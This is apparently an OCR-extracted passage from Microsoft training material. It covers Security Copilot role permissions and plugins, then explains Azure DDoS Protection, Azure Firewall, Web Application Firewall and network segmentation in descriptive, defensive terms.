  - Allow Security Copilot to access data from your Microsoft 365 services. If this option is turned off, your organization won't be able to use plugins that access Microsoft 365 services. Currently, this option is required for use of the Microsoft Purview plugin. Setting and/or changing this setting requires a user with a Copilot owner role or a

global Microsoft Entra administrator role.



Role permissions

To ensure that the users can access the features of Copilot, they need to have the appropriate role permissions. Role permissions are configured per workspace.

Permissions can be assigned using Microsoft Entra ID roles or Security Copilot roles. As a best practice, provide the least privileged role applicable for each user.

The Microsoft Entra ID roles are:

- Global administrator
- Security administrator


- Security operator
- Security reader

Although these Microsoft Entra ID roles grant users varying levels of access to Copilot, the scope of these roles extends beyond Copilot. For this reason, Security Copilot introduces two roles that function like access groups but aren't Microsoft Entra ID roles. Instead, they only control access to the capabilities of the Security Copilot platform.

The Microsoft Security Copilot roles are:

- Copilot owner
- Copilot contributor

The Security Administrator and Global Administrator roles in Microsoft Entra automatically inherit Copilot owner access.



Only users that have the global administrator, security administrator, or Copilot owner roles can make role assignments in Copilot by adding/removing members from the Owner and Contributor roles.

A group that admins/owners can include as a member of the Contributor role is the **Recommended Microsoft Security roles** group. This group exists only in Security Copilot and is a bundle of existing Microsoft Entra roles. When you add this group as

a member of the Contributor role, all users that are members of the Entra ID roles that are included in the recommended Microsoft Security roles group get access to the Copilot platform. This option provides a quick, secure way to give users in your organization, who already have access to security data used by Copilot through a Microsoft plugin, access to the Copilot platform.

For a detailed listing of the permissions granted for each of these roles, refer to the Assign roles section in Understand authentication in Microsoft Security Copilot.

Copilot plugins and role requirements

Your role controls what activities you have access to, such as configuring settings, assigning permissions, or performing tasks. Copilot doesn't go beyond the access you have. Additionally, individual Microsoft plugins may have their own role requirements for accessing the service and data it represents. As an example, an analyst that has been assigned a security operator role or a Copilot workspace contributor role is able to access the Copilot portal and create sessions, but to utilize the Microsoft Sentinel plugin would need an appropriate role like Microsoft Sentinel Reader to access incidents in the workspace. To access the devices, privileges, and policies available through the Microsoft Intune plugin, that same analyst would need another service-specific role like the Intune Endpoint Security Manager role.

Generally speaking, Microsoft plugins in Copilot use the OBO (on behalf of) model – meaning that Copilot knows that a customer has licenses to specific products and is automatically signed into those products. Copilot can then access the specific products when the plugin is enabled and, where applicable, parameters are configured. Some Microsoft plugins that require setup may include configurable parameters that are used for authentication in-lieu of the OBO model.

Enabling of individual plugins and configuration of plugins is done per workspace.

Learn more

- What is Microsoft Security Copilot?
- Microsoft Security Copilot experiences
- Understand authentication in Microsoft Security Copilot
- Describe workspaces
- Microsoft Security Copilot agents overview

- Manage security compute unit usage in Security Co

Core infrastructure security services in Azure

Describe Azure DDoS protection

Any company, large or small, can be the target of a serious network attack. The nature of these attacks might be to make a statement, or because the attacker wanted a challenge.

Distributed Denial of Service attacks


The aim of a Distributed Denial of Service (DDoS) attack is to overwhelm the resources on your applications and servers, making them unresponsive or slow for genuine users. A DDoS attack will usually target any public-facing device that can be accessed through the internet.

The three most frequent types of DDoS attack are:

- **Volumetric attacks**: These are volume-based attacks that flood the network layer with seemingly legitimate traffic, overwhelming the available bandwidth. Legitimate traffic can't get through.
- **Protocol attacks**: Protocol attacks render a target inaccessible by exhausting server resources with false protocol requests that exploit weaknesses in layer 3 (network) and layer 4 (transport) protocols.
- **Resource (application) layer attacks**: These attacks target web application packets, to disrupt the transmission of data between hosts.

What is Azure DDoS Protection?

The Azure DDoS Protection service is designed to help protect your applications and servers by analyzing network traffic and discarding anything that looks like a DDoS attack.



Azure DDoS Protection service protects at layer 3 (network layer) and layer 4 (transport layer). Key benefits provided include:

- **Always-on traffic monitoring**: Your application traffic patterns are monitored 24 hours a day, 7 days a week, looking for indicators of DDoS attacks. Azure DDoS Protection instantly and automatically mitigates the attack, once it's detected. As part of the mitigation, traffic sent to the protected resource is redirected by the DDoS protection service and several checks are performed. Azure DDoS Protection drops attack traffic and forwards the remaining traffic to its intended destination. Within a few minutes of attack detection, you're notified using Azure Monitor metrics.
- **Adaptive real time tuning**: Intelligent traffic profiling learns your application's traffic over time, and selects and updates the profile that is the most suitable for your service. The profile adjusts as traffic changes over time.
- **DDoS Protection telemetry, monitoring, and alerting**: Azure DDoS Protection exposes rich telemetry via Azure Monitor. You can configure alerts for any of the Azure Monitor metrics that DDoS Protection uses. You can integrate logging with Azure Event Hubs, Azure Monitor logs, and Azure Storage for advanced analysis via the Azure Monitor Diagnostics interface.

Azure DDoS Protection supports two tier types, DDoS IP Protection and DDoS Network Protection. The tier is configured in the Azure portal when you configure Azure DDoS Protection.

- **DDoS Network Protection**: The DDoS Network Protection service (available as a SKU), combined with application design best practices, provides enhanced DDoS mitigation features to defend against DDoS attacks. It's automatically tuned to help protect your specific Azure resources in a virtual network. Protection is simple to enable on any new or existing virtual network, and it requires no application or resource changes.

- **DDoS IP Protection**: DDoS IP Protection is a pay-per-protected IP model. DDoS IP Protection contains the same core engineering features as DDoS Network Protection, but differs in that it doesn't include the value-added services such as DDoS rapid response support, cost protection, and discounts on Web Application Firewall (WAF) that are part of DDoS Network Protection. For a complete listing of the features and corresponding tiers, see About Azure DDoS Protection tier Comparison

A common question that is often raised is why consider adding DDos Protection services if services running on Azure are inherently protected by the default infrastructure-level DDoS protection? The reason is because the protection that safeguards the infrastructure has a higher threshold than most applications have the capacity to handle, and doesn't provide telemetry or alerting. So while traffic volume may be perceived as harmless by the platform, it can be devastating to the application that receives it. By onboarding to the Azure DDoS Protection Service, the application gets dedicated monitoring to detect attacks and application specific thresholds. A service will be protected with a profile that is tuned to its expected traffic volume, providing a tighter defense against DDoS attacks.

As mentioned, earlier, Azure DDos Protection protects at layer 3 and layer 4. For web applications protection at layer 7 (the application layer), you need to add protection at the application layer using a Web Application Firewall (WAF) offering, described in a subsequent unit of this module.


Describe Azure Firewall

A firewall is a security device, either hardware, software, or a combination of both, that monitors and controls incoming and outgoing network traffic based on predetermined security rules. Its primary purpose is to establish a barrier between a trusted internal network and untrusted external networks, such as the internet, to protect the internal network from malicious attacks.

Azure Firewall is a managed, cloud-based network security service that provides threat protection for your cloud workloads and resources running in Azure.

You can deploy Azure Firewall on any virtual network but the best approach is to use it on a centralized virtual network. All your other virtual and on-premises networks

will then route through it. The advantage of this model is the ability to centrally exert control of network traffic for all your VNets across different subscriptions.



With Azure Firewall, you can scale up the usage to accommodate changing network traffic flows, so you don't need to budget for peak traffic. Network traffic is subjected to the configured firewall rules when you route it to the firewall as the subnet default gateway.

Key features of Azure Firewall

The list that follows provides a brief description of some of the basic capabilities of Azure Firewall.

- Stateful Firewall: Azure Firewall is a stateful firewall, meaning it can keep track of the state of active connections and make decisions based on the context of the traffic.
- Built-in high availability and availability zones: Azure Firewall has built-in high availability, meaning it's designed to ensure continuous operation

and minimal downtime, even in the event of failures or high traffic loads. Azure Firewall can be configured to span multiple availability zones where each availability zone is made up of one or more datacenters equipped with independent power, cooling, and networking. Azure Firewall's support for availability zones ensures higher availability and resilience by distributing resources across these separate zones.

- Network and application level filtering: Azure Firewall allows you to create and enforce network traffic filtering rules for both inbound and outbound traffic. You can define rules based on IP addresses, ports, and protocols. Azure Firewall can filter traffic based on the application-layer protocols such as HTTP/S. This means you can control access to fully qualified domain names (FQDNs).
- Source and destination network address translation (NAT): Network Address Translation is a method of remapping an IP address into another IP address to manage and secure network traffic. Azure Firewall supports source network address translation (SNAT). SNAT translates the private IP address of a network resource (the source) to an Azure public IP address. This identifies and allows traffic originating from the virtual network to internet destinations. Similarly, Azure Firewall supports destination network address translation (DNAT). With DNAT, the public IP address used to access specific services inside your network is translated and filtered to the private IP addresses of the resource on the virtual network (the destination). This allows traffic, originating from the internet, to access your private resources.
- Threat intelligence: Azure Firewall integrates with Microsoft's Threat Intelligence feed to alert you about known malicious IP addresses and domains, helping to protect your network from threats. Threat intelligence-based filtering can be enabled for your firewall to alert and deny traffic from/to known malicious IP addresses and domains.
- Logging and Monitoring: Azure Firewall provides logging and monitoring capabilities to help you keep track of firewall activity and diagnose issues. Logs can be sent to Azure Monitor, Log Analytics, or Event Hubs for further analysis.
- Integration with Azure Services: It integrates seamlessly with other Azure services, such as Azure Virtual Networks, Azure Policy, and Azure Security Center, providing a cohesive security solution for your cloud infrastructure.

Azure Firewall is offered in three SKUs: Standard, Premium, and Basic. Detailed information of the features included for each of the available SKUs (standard, premium, and basic) is provided in the Learn more section in the summary and resources unit.

Integration with Security Copilot


Azure Firewall is integrated with Microsoft Security Copilot.

For organizations onboarded to Microsoft Security Copilot, users can experience the Copilot integration through the standalone experience.


The Azure Firewall integration helps analysts perform detailed investigations of the malicious traffic intercepted by the network intrusion detection and prevention system (available in the standard and premium Azure Firewall SKUs) and/or the threat intelligence features, using natural language questions in the Security Copilot standalone experience.

To use the Azure Firewall integration with Copilot:

- The Azure Firewalls to be used with Security Copilot must be configured with resource specific structured logs for IDPS and these logs must be sent to a Log Analytics workspace.
- The users must have role permissions to use Microsoft Security Copilot and must have the appropriate Azure role-based access control (RBAC) roles to access the Firewall and associated Log Analytics workspace.
- The Azure Firewall plugin in Security Copilot must be turned on.



Azure Firewall capabilities in Copilot are built-in prompts that you can use but you can also enter your own prompts based on the capabilities supported.




The summary and resources unit of this module provides a link to more detailed information on Azure Firewall integration in Microsoft Security Copilot.

Describe Web Application Firewall

Web applications are increasingly targeted by malicious attacks that exploit commonly known vulnerabilities. Preventing such attacks in application code is challenging. It can require rigorous maintenance, patching, and monitoring.

Web Application Firewall (WAF) provides centralized protection of your web applications from common exploits and vulnerabilities. A centralized WAF helps make security management simpler, improves the response time to a security threat, and allows patching a known vulnerability in one place, instead of securing each individual web application. A WAF also gives application administrators better assurance of protection against threats and intrusions.

Among the types of threats that WAF can protect against are distributed denial of service (DDoS) attacks that occur at the application layer. While Azure DDoS Protection services protect customers against DDoS attacks that can occur at the network and transport layers, Azure WAF protects web applications against application-layer DDoS attacks, such as HTTP Floods. These defenses can prevent attackers from reaching your application and affecting your application's availability and performance.




Integration with Microsoft Security Copilot

Azure Web Application Firewall is integrated with Microsoft Security Copilot.


For organizations onboarded to Microsoft Security Copilot, users can experience the Copilot integration through the standalone experience.

Azure Web Application Firewall integration in Copilot enables deep investigation of Azure WAF events, using natural language prompts and responses. It can help you investigate WAF logs triggered by Azure WAF in a matter of minutes and provide related attack vectors. Azure WAF integration with Copilot provides visibility into your environment's threat landscape.

To use the Azure WAF integration in Copilot, the Azure WAF plugin in Security Copilot must be turned on and configured.



Azure Web Application Firewall capabilities in Copilot are built-in prompts that you can use but you can also enter your own prompts based on the capabilities supported.



The summary and resources unit of this module provides a link to more detailed information on Azure Web Application Firewall integration in Microsoft Security Copilot.

Describe network segmentation in Azure

Segmentation is about dividing something into smaller pieces. An organization, for example, will typically consist of smaller business groups such as human resources, sales, customer service, and more. In an office environment, it's common to see each business group have their own dedicated office space, while members of the same group share an office. This enables members of the same business group to collaborate, while maintaining separation from other groups to address the confidentiality requirements of each business.

The same concept applies with corporate IT networks. The main reasons for network segmentation are:

- The ability to group related assets that are a part of (or support) workload operations.
- Isolation of resources.

- Governance policies set by the organization.

Network segmentation also supports the Zero Trust model and a layered approach to security that is part of a defense in depth strategy.

Assume breach is a principle of the Zero Trust model so the ability to contain an attacker is vital in protecting information systems. When workloads (or parts of a given workload) are placed into separate segments, you can control traffic from/to those segments to secure communication paths. If one segment is compromised, you'll be able to better contain the impact and prevent it from laterally spreading through the rest of your network.

